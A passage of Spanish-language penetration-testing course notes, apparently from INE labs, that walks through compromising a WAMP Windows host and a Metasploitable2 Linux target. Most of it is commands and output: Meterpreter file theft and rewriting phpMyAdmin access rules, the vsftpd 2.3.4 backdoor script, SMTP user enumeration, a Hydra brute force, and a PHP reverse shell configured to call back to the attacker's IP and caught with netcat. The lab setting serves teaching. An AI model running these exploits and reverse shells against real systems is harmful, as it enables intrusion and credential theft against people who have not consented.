[*] 10.0.25.212:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 6
5 72 20 32 Windows Server 2
[*] 10.0.25.212:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 6
1 72 64 20 008 R2 Standard
[*] 10.0.25.212:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 2
0 50 61 63 7601 Service Pac
[*] 10.0.25.212:445 - 0x00000030 6b 20 31
k 1
[+] 10.0.25.212:445 - Target arch selected valid for arch indicated by
DCE/RPC reply
[*] 10.0.25.212:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.25.212:445 - Sending all but last fragment of exploit packet
```

Bien, una vez dentro, la pila de WAMP para Windows normalmente almacena aplicaciones web que están alojados en él, así como los archivos de configuración que se encuentran dentro de la unidad C en una carpeta llamada WAMP:

```

meterpreter > cd C:\\
meterpreter > ls
Listing: C:\\
_____
Mode          Size     Type  Last modified      Name
_____
040777/rwxrwxrwx  0       dir   2009-07-14 08:04:39 +0530  $Recycle.Bin
100444/r--r--r--  8192    fil   2021-10-28 21:41:09 +0530  BOOTSECT.BAK
040777/rwxrwxrwx  4096    dir   2021-10-28 21:41:09 +0530  Boot
040777/rwxrwxrwx  0       dir   2009-07-14 10:36:44 +0530  Documents and Settings
040777/rwxrwxrwx  0       dir   2009-07-14 08:50:08 +0530  PerfLogs
040555/r-xr-xr-x  4096    dir   2021-11-02 00:14:05 +0530  Program Files
040555/r-xr-xr-x  4096    dir   2021-10-28 19:54:25 +0530  Program Files (x86)
040777/rwxrwxrwx  4096    dir   2021-11-02 00:20:44 +0530  ProgramData
040777/rwxrwxrwx  0       dir   2021-10-28 20:42:46 +0530  Recovery
040777/rwxrwxrwx  0       dir   2021-10-28 20:01:16 +0530  RubyDevKit
040777/rwxrwxrwx  4096    dir   2021-10-28 20:41:52 +0530  System Volume Information
040555/r-xr-xr-x  4096    dir   2021-10-28 19:52:30 +0530  Users
040777/rwxrwxrwx  16384   dir   2021-11-02 00:21:12 +0530  Windows
100444/r--r--r--  383786  fil   2010-11-21 08:54:02 +0530  bootmgr
040777/rwxrwxrwx  0       dir   2021-10-28 19:58:42 +0530  glassfish
040777/rwxrwxrwx  0       dir   2021-10-28 19:52:09 +0530  inetpub
100666/rw-rw-rw-  0       fil   2021-10-28 20:08:20 +0530  jack_of_diamonds.png
040777/rwxrwxrwx  0       dir   2021-10-28 20:00:42 +0530  openjdk6
000000/-----  0       fif   1970-01-01 05:30:00 +0530  pagefile.sys
040777/rwxrwxrwx  0       dir   2021-10-28 20:08:24 +0530  startup
040777/rwxrwxrwx  0       dir   2021-10-28 20:00:57 +0530  tools
040777/rwxrwxrwx  4096    dir   2021-10-28 20:00:10 +0530  wamp

meterpreter > pwd
C:\\
meterpreter > 

```

Recordemos que dentro de www podemos encontrar la carpetas de configuración de WordPress, donde podemos conocer las credenciales de MySQL. Ejemplo:

```

meterpreter > cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to 'wp-config.php' and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', '');

/** MySQL hostname */
define('DB_HOST', 'localhost');

```

Ahora si pasemos a la configuración de PhpMyAdmin.

```

040777/rwxrwxrwx 4096      dir  2021-10-28 20:07:30 +0530  www

meterpreter > cd alias
meterpreter > ls
Listing: C:\wamp\alias
=====

Mode          Size  Type  Last modified           Name
--          --   --   --          --
100666/rw-rw-rw- 1488  fil   2021-10-28 19:48:52 +0530  httpd-dav.conf
100666/rw-rw-rw- 471   fil   2021-10-28 19:48:58 +0530  phpmyadmin.conf
100666/rw-rw-rw- 441   fil   2021-10-28 20:00:09 +0530  sqlbuddy.conf
100666/rw-rw-rw- 439   fil   2021-10-28 20:00:09 +0530  webgrind.conf

meterpreter > 

```

Vamos a descargarlo:

```

meterpreter > cd alias
meterpreter > ls
Listing: C:\wamp\alias
=====

Mode          Size  Type  Last modified           Name
--          --   --   --          --
100666/rw-rw-rw- 1488  fil   2021-10-28 19:48:52 +0530  httpd-dav.conf
100666/rw-rw-rw- 471   fil   2021-10-28 19:48:58 +0530  phpmyadmin.conf
100666/rw-rw-rw- 441   fil   2021-10-28 20:00:09 +0530  sqlbuddy.conf
100666/rw-rw-rw- 439   fil   2021-10-28 20:00:09 +0530  webgrind.conf

meterpreter > download phpmyadmin.conf
[*] Downloading: phpmyadmin.conf → /root/phpmyadmin.conf
[*] Downloaded 471.00 B of 471.00 B (100.0%): phpmyadmin.conf → /root/phpmyadmin.conf
[*] Completed : phpmyadmin.conf → /root/phpmyadmin.conf
meterpreter > 

```

```

GNU nano 8.0
Alias /phpmyadmin "c:/wamp/apps/phpmyadmin3.4.10.1/"

# to give access to phpmyadmin from outside
# replace the lines
#
#       Order Deny,Allow
#       Deny from all
#       Allow from 127.0.0.1
#
# by
#
#       Order Allow,Deny
#       Allow from all
#       Deny from all
#       Order Deny,Allow
#       Deny from all
#       Allow from 127.0.0.1
<Directory "c:/wamp/apps/phpmyadmin3.4.10.1/">
    Options Indexes FollowSymLinks MultiViews
    AllowOverride all
        Order Deny,Allow
        Deny from all
        Allow from 127.0.0.1
</Directory>

```

Vamos a configurarlo:

```
Alias /phpmyadmin "c:/wamp/apps/phpmyadmin3.4.10.1/"

# to give access to phpmyadmin from outside
# replace the lines
#
#       Order Deny,Allow
#       Deny from all
#       Allow from 127.0.0.1
#
# by
#
#       Order Allow,Deny
#       Allow from all
#

<Directory "c:/wamp/apps/phpmyadmin3.4.10.1">
    Options Indexes FollowSymLinks MultiViews
    AllowOverride all
        Allow from all
</Directory>
```

```
meterpreter > upload phpmyadmin.conf
[*] Uploading : /root/phpmyadmin.conf → phpmyadmin.conf
[*] Uploaded 416.00 B of 416.00 B (100.0%): /root/phpmyadmin.conf → phpmyadmin.conf
[*] Completed : /root/phpmyadmin.conf → phpmyadmin.conf
meterpreter > █
```

Ahora vamos a intentar cargar otra vez la página de PhpMyAdmin.

The screenshot shows a web browser window with the following details:

- Address bar: demo.ine.local:8585/phpmyadmin
- Content area: A large red "Forbidden" message with the subtext "You don't have permission to access /phpmyadmin on this server."
- Toolbar: Standard browser controls (back, forward, search) and a bookmarks toolbar.
- Status bar: "For quick access, place your bookmarks here on the bookmarks toolbar. [Manage bookmarks...](#)"

La razón de esto es porque una vez que se realiza algún cambio en el archivo de configuración de Apache, necesitamos reiniciar el servicio apache.

```

meterpreter > shell
Process 768 created.
Channel 6 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\wamp\alias>net stop wampapache
net stop wampapache
The wampapache service is stopping.
The wampapache service was stopped successfully.

C:\wamp\alias>net start wampapache
net start wampapache
The wampapache service is starting.
The wampapache service was started successfully.


C:\wamp\alias>

```


Como atacantes tocaría cambiar la contraseña por defecto del administrador:

**IMPORTANTE:** como pentesters no debemos hacer esto. Nuestro trabajo es simplemente mostrar y documentar que hemos sido capaces de acceder a esto y necesitamos resaltar cómo lo hemos hecho.

Si modificamos la contraseña del admin, podemos acceder después a la página de WordPress como administradores y hacer lo que queramos.



## Linux Black Box Penetration Test (importante)



El primer paso, implicará realizar un escaneo de puertos para identificar puertos abiertos en el destino, así como los servicios que se ejecutan en esos puertos abiertos y luego podemos comenzar a realizar una enumeración básica para aprender toda la información que podamos sobre los servicios.

```

└─(root@INE)-[~]
# cat /etc/hosts
127.0.0.1      localhost
::1      localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.1.0.11      INE
127.0.0.1 AttackDefense-Kali
10.10.37.9      INE
10.2.18.96      demo.ine.local

```

Bien, una vez obtenida la dirección IP del sistema objetivo, vamos a empezar a realizar un escaneo de puertos abiertos:

```

Not shown: 9978 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
51/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  ingreslock?
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
6667/tcp  open  irc          UnrealIRCd
6697/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb          Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/druby)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :

```

Como podemos ver los puertos 512,513,514 y 1524 no sabemos su versión así que vamos a identificar banners si es posible con netcat.

```

10.2.18.96      demo.ine.local

└─(root@INE)-[~]
# 
└─(root@INE)-[~]
# nc -nv 10.2.18.96 1524
(UNKNOWN) [10.2.18.96] 1524 (ingreslock) open
root@d1d6a9361621:/#

```

Como podemos nos ha dado una bind shell. Recordemos cómo funcionan las bind shells, necesitamos tener el oyente en el sistema objetivo, y luego el atacante se conecta al sistema de destino o al oyente en el sistema objetivo mediante netcat.

Sin embargo, estos casos de bind shells son muy difíciles de encontrar en entornos de empresas o un sistema creado por una empresa. Por lo que pasaremos a otros servicios para explotar y ganar acceso.

Vamos a pasar con el servicio FTP que se ejecuta en el puerto 21:

```
└─(root@INE)─[~]
└# nmap -sVC -p21 10.2.18.96
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-31 21:09 IST
Nmap scan report for demo.ine.local (10.2.18.96)
Host is up (0.0086s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: PASV IP 172.17.0.2 is not the same as 10.2.18.96
|_ ftp-syst:
|_ STAT:
| FTP server status:
|   Connected to 10.10.37.9
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.58 seconds
```

Como podemos ver está habilitado el acceso mediante el usuario anonymous:

```
└# ftp 10.2.18.96 21
Connected to 10.2.18.96.
220 (vsFTPD 2.3.4)
Name (10.2.18.96:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||35666|).
ftp: Can't connect to `10.2.18.96:35666': Connection refused
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
226 Directory send OK.
```

Pero no hay directorios útiles, por lo tanto, no nos sirve. Recordemos la versión del servicio FTP:

```

[+] Exploit Title: vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption
[+] Path: /multiple/remote/49719.py

[+] Exploit Title: vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)
[+] Path: /linux/dos/5814.pl

[+] Exploit Title: vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)
[+] Path: /windows/dos/31818.sh

[+] Exploit Title: vsftpd 2.3.2 - Denial of Service
[+] Path: /windows/dos/31819.pl

[+] Exploit Title: vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
[+] Path: /linux/dos/16270.c

[+] Exploit Title: vsftpd 3.0.3 - Remote Denial of Service
[+] Path: /unix/remote/49757.py

[+] Shellcodes: No Results
[+] Papers: No Results

[+] Exploit Title: vsftpd 2.3.4 - Backdoor Command Execution
[+] URL: https://www.exploit-db.com/exploits/49757
[+] Path: /usr/share/exploitdb/exploits/unix/remote/49757.py
[+] Codes: CVE-2011-2523
[+] Verified: True
[+] File Type: Python script, ASCII text executable
[+] Copied to: /root/49757.py

```

Veamos lo que hace este script en Python:

```

#!/usr/bin/python3

from telnetlib import Telnet
import argparse
from signal import signal, SIGINT
from sys import exit

def handler(signal_received, frame):
    # Handle any cleanup here
    print('  [+]-Exiting ... ')
    exit(0)

signal(SIGINT, handler)
parser=argparse.ArgumentParser()
parser.add_argument("host", help="input the address of the vulnerable host", type=str)
args = parser.parse_args()
host = args.host
portFTP = 21 #if necessary edit this line

user="USER nergal:"
password="PASS pass"

tn=Telnet(host, portFTP)
tn.read_until(b"(vsFTPD 2.3.4)") #if necessary, edit this line
tn.write(user.encode('ascii') + b"\n")
tn.read_until(b"password.") #if necessary, edit this line
tn.write(password.encode('ascii') + b"\n")

tn2=Telnet(host, 6200)
print('Success, shell opened')

```

Vamos a ejecutarlo:

```

root@attackdefense:~# chmod +x 49757.py
root@attackdefense:~# python3 49757.py 10.2.17.5
Traceback (most recent call last):
  File "/root/49757.py", line 37, in <module>
    tn2=Telnet(host, 6200)
  File "/usr/lib/python3.9/telnetlib.py", line 218, in __init__
    self.open(host, port, timeout)
  File "/usr/lib/python3.9/telnetlib.py", line 235, in open
    self.sock = socket.create_connection((host, port), timeout)
  File "/usr/lib/python3.9/socket.py", line 844, in create_connection
    raise err
  File "/usr/lib/python3.9/socket.py", line 832, in create_connection
    sock.connect(sa)
ConnectionRefusedError: [Errno 111] Connection refused
root@attackdefense:~#

```

En este caso lo que ha pasado es que el administrador del sistema Linux se ha deshecho de esa puerta trasera, así que de nuevo si echamos un vistazo al código de

Python podemos ver en la parte inferior que en realidad se conecta con telnet en el puerto 6200.

Si realizamos un escaneo de nmap del puerto 6200 en el sistema objetivo, veremos que el puerto está cerrado, lo que significa que la puerta trasera fue quitada por el administrador. Esto también se puede comprobar con el módulo de Metasploit:

```
tn2=Telnet(host, 6200)
print('Success, shell opened')
print('Send `exit` to quit shell')
tn2.interact()
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name   Current Setting  Required  Description
CHOST          no        The local client address
CPORT          no        The local client port
Proxies        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          21       yes        The target port (TCP)

Exploit target:
Id  Name
-  Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS demo.ine.local
RHOSTS => demo.ine.local
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 10.2.29.225:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 10.2.29.225:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

La lección principal aquí es que en la mayoría de los casos o en algunos casos, los exploits no funcionarán porque pueden haber sido parcheados y eso es algo que debemos comprender como pentesters desde la perspectiva de un administrador del sistema.

El siguiente paso obvio es realizar fuerza bruta, sin embargo, vamos a resaltar una cosa que no vimos en la sección de explotación de Windows.

Recordemos que el sistema objetivo estaba ejecutando el servicio SMTP:

```

└─(root@INE)─[~]
# nmap -sV -p25 demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-31 21:52 IST
Nmap scan report for demo.ine.local (10.2.29.225)
Host is up (0.0031s latency).

PORT      STATE SERVICE VERSION
25/tcp    open  smtp    Postfix smtpd
Service Info: Host: metasploitable.localdomain

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds

```

Este servicio nos va a servir para identificar cuentas de usuario, lo que eso puede hacer es ayudarnos a reducir nuestro ataque de fuerza bruta en términos de obtener credenciales legítimas que luego podemos utilizar para autenticarnos en el servicio FTP, y, en consecuencia, que nos brindándonos acceso a través de una reverse shell.

Para hacer eso, vamos a utilizar un módulo de Metasploit:

```

Matching Modules
=====
#  Name          Disclosure Date   Rank   Check  Description
-  auxiliary/scanner/smtp/smtp_enum .           normal  No    SMTP User Enumeration Utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smtp/smtp_enum

msf6 > use 0
msf6 auxiliary(scanner/smtp/smtp_enum) > options

Module options (auxiliary/scanner/smtp/smtp_enum):
=====
Name          Current Setting          Required  Description
RHOSTS        10.2.29.225            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT         25                   yes       The target port (TCP)
THREADS       1                    yes       The number of concurrent threads (max one per host)
UNIXONLY      true                yes       Skip Microsoft bannerred servers when testing unix users
USER_FILE     /usr/share/metasploit-framework/data/wordlists/unix_users.txt      yes       The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS demo.ine.local
RHOSTS => demo.ine.local
msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 10.2.29.225:25   - 10.2.29.225:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)

msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 10.2.29.225:25   - 10.2.29.225:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[*] 10.2.29.225:25   - 10.2.29.225:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuuid, list, lp, mail, man, mysql, news, nobody, service
[*] demo.ine.local:25  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >

```

Una vez que conocemos los usuarios podemos hacer fuerza bruta, en este caso, vamos a centrarnos en el usuario llamado service, más adelante, iremos con otros interesantes como postgres, ftp, mysql, etc.

```

└─(root@INE)─[~]
# hydra -l service -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt demo.ine.local -t 4 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC 6 David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-31 22:03:20
[DATA] max 4 tasks per 1 server, overall 4 tasks, 100 login tries (l:1/p:100), ~25 tries per task
[DATA] attacking ftp://demo.ine.local:21/
[21][ftp] host: demo.ine.local login: service password: service
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-31 22:03:44
└─(root@INE)─[~]

```

Ahora vamos a logearnos en el servicio FTP:



```

ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
drwxr-xr-x  1 0      0          4096 Jan 28  2018 bin
drwxr-xr-x  4 0      0          4096 May 14  2012 boot
lrwxrwxrwx  1 0      0          11 Apr 28  2010 cdrom → media/cdrom
-rw-----  1 0      0        1499136 Jan 28  2018 core
drwxr-xr-x  5 0      0          400 Jul 31 16:09 dev
drwxr-xr-x  1 0      0          4096 May 20  2021 etc
drwxr-xr-x  1 0      0          4096 Apr 16  2010 home
drwxr-xr-x  2 0      0          4096 Mar 16  2010 initrd
lrwxrwxrwx  1 0      0          32 Apr 28  2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x  1 0      0          4096 Jan 28  2018 lib
drwx----- 2 0      0          4096 Mar 16  2010 lost+found
drwxr-xr-x  4 0      0          4096 Mar 16  2010 media
drwxr-xr-x  3 0      0          4096 Jul 17  2017 mnt
-rw-----  1 0      0        15915 Jul 31 16:09 nohup.out
drwxr-xr-x  2 0      0          4096 Mar 16  2010 opt
dr-xr-xr-x  253 0     0          0 Jul 31 16:09 proc
drwxr-xr-x  1 0      0          4096 May 20  2021 root
drwxr-xr-x  2 0      0          4096 May 14  2012 sbin
drwxr-xr-x  2 0      0          4096 Mar 16  2010 srv
dr-xr-xr-x  13 0     0          0 Jul 31 16:09 sys
drwxrwxrwt  1 0      0          4096 Jul 31 16:11 tmp
drwxr-xr-x  1 0      0          4096 Apr 28  2010 usr
drwxr-xr-x  1 0      0          4096 May 20  2012 var
lrwxrwxrwx  1 0      0          29 Apr 28  2010 vmlinuz → boot/vmlinuz-2.6.24-16-server
226 Directory send OK.
ftp> █

```

Bien, como atacantes podemos buscar exaltar datos, esto es tan bueno como tener acceso al sistema objetivo con algunas excepciones, en que no podemos ejecutar comandos que normalmente puede ejecutar si agrega una reverse shell en el sistema.

Volvamos a la página web del sistema objetivo, vemos que tenemos unas aplicaciones web y en especial una que llama mucha la atención WebDAV:



- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

Pero ¿cómo vamos a obtener una reverse shell? La forma más fácil de hacerlo es generar una con msfvenom o también utilizar las shells por defecto de Kali.

```
[root@INE ~]
# ls -l /usr/share/webshells/
asp/      aspx/      cfm/      jsp/      laudanum/ perl/      php/      seclists/
[root@INE ~]
# ls -l /usr/share/webshells/php/
findsocket/      php-backdoor.php      php-reverse-shell.php  qsd-php-backdoor.php  simple-backdoor.php
[root@INE ~]
# ls -l /usr/share/webshells/php/
```

NOTA: recordemos que para Microsoft IIS se pueden subir archivos asp y aspx, pero en el contexto de Apache y Linux, PHP será el elegido para obtener nuestra reverse shell.

Vamos a copiar ese php-reverse-shell.php y lo vamos a modificar:

```
GNU nano 8.0
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.37.9'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Ahora configuraremos nuestro oyente donde recibiremos la reverse shell, para ello utilizaremos netcat:

```
[root@INE ~]
# nano php-reverse-shell.php

[root@INE ~]
# nc -nvlp 1234
listening on [any] 1234 ...
```

Ahora volvemos al servicio FTP. Apache almacena todos sus datos en el directorio /var/www, así que vamos a ir allí:

```
ftp> cd /var/www
250 Directory successfully changed.
ftp> pwd
Remote directory: /var/www
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
drwxrwxrwt  2 0          0          4096 May 20  2012 dav
drwxr-xr-x  8 33         33         4096 May 20  2012 dvwa
-rw-r--r--  1 33         33         891  May 20  2012 index.php
drwxr-xr-x 10 33         33         4096 May 14  2012 mutillidae
drwxr-xr-x 11 33         33         4096 May 14  2012 phpMyAdmin
-rw-r--r--  1 33         33          19  Apr 16  2010 phpinfo.php
drwxr-xr-x  3 33         33         4096 May 14  2012 test
drwxrwxr-x 22 33         33        20480 Apr 19  2010 tikiwiki
drwxrwxr-x 22 33         33        20480 Apr 16  2010 tikiwiki-old
drwxr-xr-x  7 33         33         4096 Apr 16  2010 twiki
226 Directory send OK.
ftp> █
```

Si intentamos subir la reverse shell directamente a este directorio, no nos dejará por falta de permisos, por lo cual vamos a ir a un directorio en el cual podamos subir nuestra reverse shell, en este caso será el directorio dav:



For quick access, place your bookmarks here on the bookmarks toolbar. [Manage bookmarks](#)

## Index of /day

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">php-reverse-shell.php</a>	31-Jul-2025 12:52	5.4K	

Apache/2.2.8 (Ubuntu) DAV/2 Server at demo.ine.local Port 80

Ahora ejecutamos la shell desde el buscador y automáticamente nos dará una reverse shell en nuestra máquina atacante:

```
└─(root@INE)-[~]
# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.37.9] from (UNKNOWN) [10.2.29.225] 55436
Linux d1d6a9361621 5.4.0-1048-aws #50-Ubuntu SMP Mon May 3 21:44:17 UTC 2021 x86_64 GNU/Linux
12:54:16 up 45 min, 1 user, load average: 0.00, 0.00, 0.00
USER     TTY      FROM          LOGIN@    IDLE   JCPU   PCPU WHAT
www-data  pts/0    www-data    21:44   0:00  0:00  0:00  0:00
sh: no job control in this shell
sh-3.2$
```

```
sh-3.2$ /bin/bash -i
/bin/bash -i
bash: no job control in this shell
www-data@d1d6a9361621:/$ ls
ls
bin
boot
cdrom
core
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
```

Ahora pasemos a la explotación de PHP.

```
└─(root@INE)-[~]
# nmap -sVC -p80 demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-31 22:30 IST
Nmap scan report for demo.ine.local (10.2.28.203)
Host is up (0.0032s latency).

PORT      STATE SERVICE VERSION
80/tcp      open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux

